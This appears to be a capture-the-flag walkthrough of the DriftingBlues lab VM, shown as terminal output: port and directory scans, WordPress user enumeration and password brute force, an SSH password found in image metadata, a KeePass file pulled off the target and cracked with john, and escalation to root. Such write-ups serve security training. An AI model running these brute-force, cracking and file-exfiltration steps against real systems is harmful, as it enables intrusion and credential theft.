```
❯ cat target -l python -p
# Nmap 7.95 scan initiated Mon Jun  9 10:13:53 2025 as: /usr/lib/nmap/nmap --pri
Nmap scan report for 10.0.2.84
Host is up (0.00020s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 6a:fe:d6:17:23:cb:90:79:2b:b1:2d:37:53:97:46:58 (RSA)
|   256 5b:c4:68:d1:89:59:d7:48:b0:96:f3:11:87:1c:08:ac (ECDSA)
|_  256 61:39:66:88:1d:8f:f1:d0:40:61:1e:99:c5:1a:1f:f4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-generator: WordPress 5.6.2
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: diary &#8211; Just another WordPress site
MAC Address: 08:00:27:CC:3A:7D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
❯ whatweb http://10.0.2.84
http://10.0.2.84 [200 OK] Apache[2.4.38], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[10.0.2.84], MetaGenerator[WordPress 6.8.1], PoweredBy[--],
Script[speculationrules], Title[diary &#8211; Just another WordPress site], UncommonHeaders[link], WordPress[6.8.1]
```

```
❯ gobuster dir -u http://10.0.2.84 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,txt,md,jpg,img,png,xml -t 200
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.84
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              md,jpg,img,png,xml,php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 274]
/.php                 (Status: 403) [Size: 274]
/wp-content           (Status: 301) [Size: 311] [--> http://10.0.2.84/wp-content/]
/license.txt          (Status: 200) [Size: 19903]
/wp-includes          (Status: 301) [Size: 312] [--> http://10.0.2.84/wp-includes/]
/wp-login.php         (Status: 200) [Size: 4684]
/index.php            (Status: 301) [Size: 0] [--> http://10.0.2.84/]
/readme.html          (Status: 200) [Size: 7425]
/wp-trackback.php     (Status: 200) [Size: 135]
/wp-admin             (Status: 301) [Size: 309] [--> http://10.0.2.84/wp-admin/]
/xmlrpc.php           (Status: 405) [Size: 42]
/.html                (Status: 403) [Size: 274]
/.php                 (Status: 403) [Size: 274]
/wp-signup.php        (Status: 302) [Size: 0] [--> http://10.0.2.84/wp-login.php?action=register]
/server-status        (Status: 403) [Size: 274]
Progress: 1985031 / 1985040 (100.00%)
===============================================================
Finished
```

```
❯ wpscan --url http://10.0.2.84 --enumerate u
```


```
[i] User(s) Identified:

[+] abuzerkomurcu
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://10.0.2.84/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] gadd
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] gill
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] collins
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] satanic
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

```
❯ nano users.txt
❯ cat users.txt
```

	File: users.txt
1	abuzerkomurcu
2	gadd
3	gill
4	collins
5	satanic


```
❯ cewl http://10.0.2.84 -w pass.txt
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
❯ wpscan --url http://10.0.2.84 --usernames users.txt --passwords pass.txt
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|
```

```
[+] Performing password attack on Wp Login against 5 user/s
[SUCCESS] - gill / interchangeable
Trying satanic / Author Time: 00:01:42 <====================

[!] Valid Combinations Found:
 | Username: gill, Password: interchangeable
```




```
❯ wget http://10.0.2.84/wp-content/uploads/2021/02/Blancpain-Fifty-Fathoms-1463-1024x683-1.jpg
❯ wget http://10.0.2.84/wp-content/uploads/2021/02/bb-bh-Youve-Cat-to-be-Kitten-Me-.jpg
❯ wget http://10.0.2.84/wp-content/uploads/2021/02/bb-bh-Effortless-Multi-Site-File-Exchange-with-Synology.jpg
❯ wget http://10.0.2.84/wp-content/uploads/2021/02/Omega-Speedmaster-Moonwatch-2021_013.jpg
❯ wget http://10.0.2.84/wp-content/uploads/2021/02/Omega-Speedmaster-Moonwatch-2021_013.jpg
❯ wget http://10.0.2.84/wp-content/uploads/2021/02/dblogo.png
❯ wget http://10.0.2.84/wp-content/uploads/2021/02/db1.jpg
```

```
❯ lla
drwxrwxr-x kali kali 4.0 KB Mon Jun  9 11:52:31 2025 .
drwxrwxr-x kali kali 4.0 KB Mon Jun  9 11:51:22 2025 ..
.rw-rw-r-- kali kali  48 KB Wed Feb 24 13:49:18 2021 bb-bh-Effortless-Multi-Site-File-Exchange-with-Synology.jpg
.rw-rw-r-- kali kali  78 KB Wed Feb 24 13:49:43 2021 bb-bh-Youve-Cat-to-be-Kitten-Me-.jpg
.rw-rw-r-- kali kali  98 KB Wed Feb 24 13:54:48 2021 Blancpain-Fifty-Fathoms-1463-1024x683-1.jpg
.rw-rw-r-- kali kali 103 KB Wed Feb 24 00:48:33 2021 db1.jpg
.rw-rw-r-- kali kali  19 KB Wed Feb 24 15:46:01 2021 dblogo.png
.rw-rw-r-- kali kali  62 KB Wed Feb 24 13:45:44 2021 Omega-Speedmaster-Moonwatch-2021_013.jpg
```



```
❯ exiftool dblogo.png
ExifTool Version Number         : 13.25
File Name                       : dblogo.png
Directory                       : .
File Size                       : 19 kB
File Modification Date/Time     : 2021:02:24 15:46:01+01:00
File Access Date/Time           : 2025:06:09 11:54:40+02:00
File Inode Change Date/Time     : 2025:06:09 11:52:10+02:00
File Permissions                : -rw-rw-r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 300
Image Height                    : 300
Bit Depth                       : 8
Color Type                      : RGB with Alpha
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
SRGB Rendering                  : Perceptual
Gamma                           : 2.2
Pixels Per Unit X               : 2835
Pixels Per Unit Y               : 2835
Pixel Units                     : meters
XMP Toolkit                     : Adobe XMP Core 5.6-c142 79.160924, 2017/07/13-01:06:39
Creator Tool                    : Adobe Photoshop CC 2018 (Windows)
Create Date                     : 2021:02:24 02:55:28+03:00
Metadata Date                   : 2021:02:24 02:55:28+03:00
Modify Date                     : 2021:02:24 02:55:28+03:00
Instance ID                     : xmp.iid:562b80d4-fe12-8541-ae0c-6a21e7859405
Document ID                     : adobe:docid:photoshop:7232d876-a1d0-044b-9604-08837143888b
Original Document ID            : xmp.did:5890be6c-649b-0248-af9b-19889727200c
Color Mode                      : RGB
ICC Profile Name                : sRGB IEC61966-2.1
Format                          : image/png
History Action                  : created, saved
History Instance ID             : xmp.iid:5890be6c-649b-0248-af9b-19889727200c, xmp.iid:562b80d4-fe1
History When                    : 2021:02:24 02:55:28+03:00, 2021:02:24 02:55:28+03:00
History Software Agent          : Adobe Photoshop CC 2018 (Windows), Adobe Photoshop CC 2018 (Window
History Changed                 : /
Text Layer Name                 : ssh password is 59583hello of course it is lowercase maybe not
Text Layer Text                 : ssh password is 59583hello of course it is lowercase maybe not :)
```

```
❯ ssh gill@10.0.2.84
gill@10.0.2.84's password:
Permission denied, please try again.
gill@10.0.2.84's password:
Linux driftingblues 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jun  9 04:55:19 2025 from 10.0.2.65
gill@driftingblues:~$
```

```
gill@driftingblues:~$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
gill:x:1000:1000:,,,:/home/gill:/bin/bash
```

```
gill@driftingblues:~$ ls -la
total 28
drwxr-xr-x 4 gill gill 4096 Jun  9 04:55 .
drwxr-xr-x 4 root root 4096 Feb 24  2021 ..
-rw------- 1 gill gill    5 Jun  9 04:55 .bash_history
drwx------ 3 gill gill 4096 Jun  9 04:55 .gnupg
-rwx------ 1 gill gill 2030 Feb 24  2021 keyfile.kdbx
drwx------ 2 gill gill 4096 Feb 24  2021 .ssh
-r-x------ 1 gill gill 1805 Jan  3  2021 user.txt
```

```
gill@driftingblues:~$ cat user.txt
flag 1/2
```


```
gill@driftingblues:~$ python3 -m http.server 8080
```

```
gill@driftingblues:~$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.0.2.65 - - [09/Jun/2025 05:17:09] "GET /keyfile.kdbx HTTP/1.1" 200 -
```


```
❯ wget http://10.0.2.84:8080/keyfile.kdbx
--2025-06-09 12:17:07--  http://10.0.2.84:8080/keyfile.kdbx
Conectando con 10.0.2.84:8080... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 2030 (2,0K) [application/octet-stream]
Grabando a: «keyfile.kdbx»

keyfile.kdbx                        100%[===================================================================================>]   1,98K  --.-KB/s    en 0s

2025-06-09 12:17:07 (353 MB/s) - «keyfile.kdbx» guardado [2030/2030]
```

```
❯ lla
drwxrwxr-x kali kali  4.0 KB Mon Jun  9 12:17:07 2025 .
drwxrwxr-x kali kali  4.0 KB Mon Jun  9 11:06:15 2025 ..
drwxrwxr-x kali kali  4.0 KB Mon Jun  9 11:52:31 2025 img
.rw-rw-r-- kali kali  2.0 KB Mon Jun  9 12:11:51 2025 keyfile.kdbx
.rw-rw-r-- kali kali   11 KB Mon Jun  9 11:31:04 2025 pass.txt
.rw-rw-r-- kali kali  438 B  Mon Jun  9 10:13:30 2025 ports
.rw-rw-r-- kali kali 1003 B  Mon Jun  9 10:14:01 2025 target
.rw-rw-r-- kali kali   40 B  Mon Jun  9 10:39:46 2025 users.txt
```

```
❯ keepassxc keyfile.kdbx
```




```
❯ keepass2john keyfile.kdbx > hash.txt
❯ john hash.txt --wordlist=/usr/share/wo
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256
Cost 1 (iteration count) is 60000 for al
Cost 2 (version) is 2 for all loaded has
Cost 3 (algorithm [0=AES 1=TwoFish 2=Cha
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any
porsiempre       (keyfile)
```





```
gill@driftingblues:~$ cd /
gill@driftingblues:/$ ls -la
total 69
drwxr-xr-x 19 root root  4096 Feb 24  2021 .
drwxr-xr-x 19 root root  4096 Feb 24  2021 ..
lrwxrwxrwx  1 root root     7 Dec 17  2020 bin -> usr
drwxr-xr-x  3 root root  4096 Dec 17  2020 boot
drwxr-xr-x 17 root root  3280 Jun  9 03:08 dev
drwxr-xr-x 73 root root  4096 Jun  9 05:38 etc
drwxr-xr-x  4 root root  4096 Feb 24  2021 home
lrwxrwxrwx  1 root root    31 Dec 17  2020 initrd.img
lrwxrwxrwx  1 root root    31 Dec 17  2020 initrd.img
drwx---rwx  2 root root  4096 Jun  9 05:39 keyfolder
```

```
gill@driftingblues:/$ cd keyfolder/
gill@driftingblues:/keyfolder$ touch fracturedocean
gill@driftingblues:/keyfolder$ ls -la
total 8
drwx---rwx  2 root root 4096 Jun  9 05:38 .
drwxr-xr-x 19 root root 4096 Feb 24  2021 ..
-rw-r--r--  1 gill gill    0 Jun  9 05:38 fracturedocean
gill@driftingblues:/keyfolder$ ls -la
total 12
drwx---rwx  2 root root 4096 Jun  9 05:39 .
drwxr-xr-x 19 root root 4096 Feb 24  2021 ..
-rw-r--r--  1 gill gill    0 Jun  9 05:38 fracturedocean
-rw-r--r--  1 root root   29 Jun  9 05:39 rootcreds.txt
```

```
gill@driftingblues:/keyfolder$ cat rootcreds.txt
root creds

imjustdrifting31
```

```
gill@driftingblues:/keyfolder$ su root
Password:
root@driftingblues:/keyfolder# id
uid=0(root) gid=0(root) groups=0(root)
root@driftingblues:/keyfolder# cat /root/root.txt
flag 2/2
```



```
congratulations!
```